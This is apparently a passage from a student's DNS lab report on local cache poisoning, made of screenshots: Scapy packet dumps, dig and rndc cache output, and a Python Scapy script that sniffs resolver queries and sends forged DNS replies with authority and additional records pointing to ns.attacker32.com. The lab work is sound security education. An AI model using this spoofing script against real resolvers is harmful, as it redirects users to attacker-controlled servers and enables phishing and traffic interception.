


```
             |  \rdata     \
             |   |###[ DNS EDNS0 TLV ]###
             |   |  optcode   = 10
             |   |  optlen    = 8
             |   |  optdata   = "\x87UjPT'\x8f\x03"

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 199.43.133.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = None
###[ DNS ]###
```



```
          |   rrname    = 'www.example.com.'
          |   type      = A
          |   rclass    = IN
          |   ttl       = 259200
          |   rdlen     = None
          |   rdata     = 1.1.1.1
         \ns         \
          |###[ DNS Resource Record ]###
          |   rrname    = 'example.com'
          |   type      = NS
          |   rclass    = IN
          |   ttl       = 259200
          |   rdlen     = None
          |   rdata     = 'ns.attacker32.com'
          |###[ DNS Resource Record ]###
          |   rrname    = 'google.com'
          |   type      = NS
          |   rclass    = IN
          |   ttl       = 259200
          |   rdlen     = None
          |   rdata     = 'ns.attacker32.com'
         ar        = None

.
Sent 1 packets.
```


```
user-10.9.0.5:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6674
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 132fc42d45fccc570100000064373ec9177fe35c1e7784d3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1619 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 23:29:13 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```




```
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.            777593  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777593  NS      ns.attacker32.com.
www.example.com.        863994  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$>
```

Task 5: Spoofing Records in the Additional Section:


For this task we modify the code as follows:




```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                     ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                     ttl=259200, rdata='ns.example.com')

     # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                      ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                      ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                      ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
```




```
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> ./task5.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 27428
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xb8d6
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
```



```
           \ar         \
            |###[ DNS Resource Record ]###
            |  rrname    = 'ns.attacker32.com.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 259200
            |  rdlen     = None
            |  rdata     = 1.2.3.4
            |###[ DNS Resource Record ]###
            |  rrname    = 'ns.example.net.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 259200
            |  rdlen     = None
            |  rdata     = 5.6.7.8
            |###[ DNS Resource Record ]###
            |  rrname    = 'www.facebook.com.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 259200
            |  rdlen     = None
            |  rdata     = 3.4.5.6

.
Sent 1 packets.
```



```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 796
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e64f08407f8ef3b401000000643749f0fe6915b5ac034cb0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1659 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 00:16:48 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```



```
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
                        777535  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777535  NS      ns.example.com.
www.example.com.        863935  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:/etc/bind
$>
local-dns-server-10.9.0.53:/etc/bind
$>
```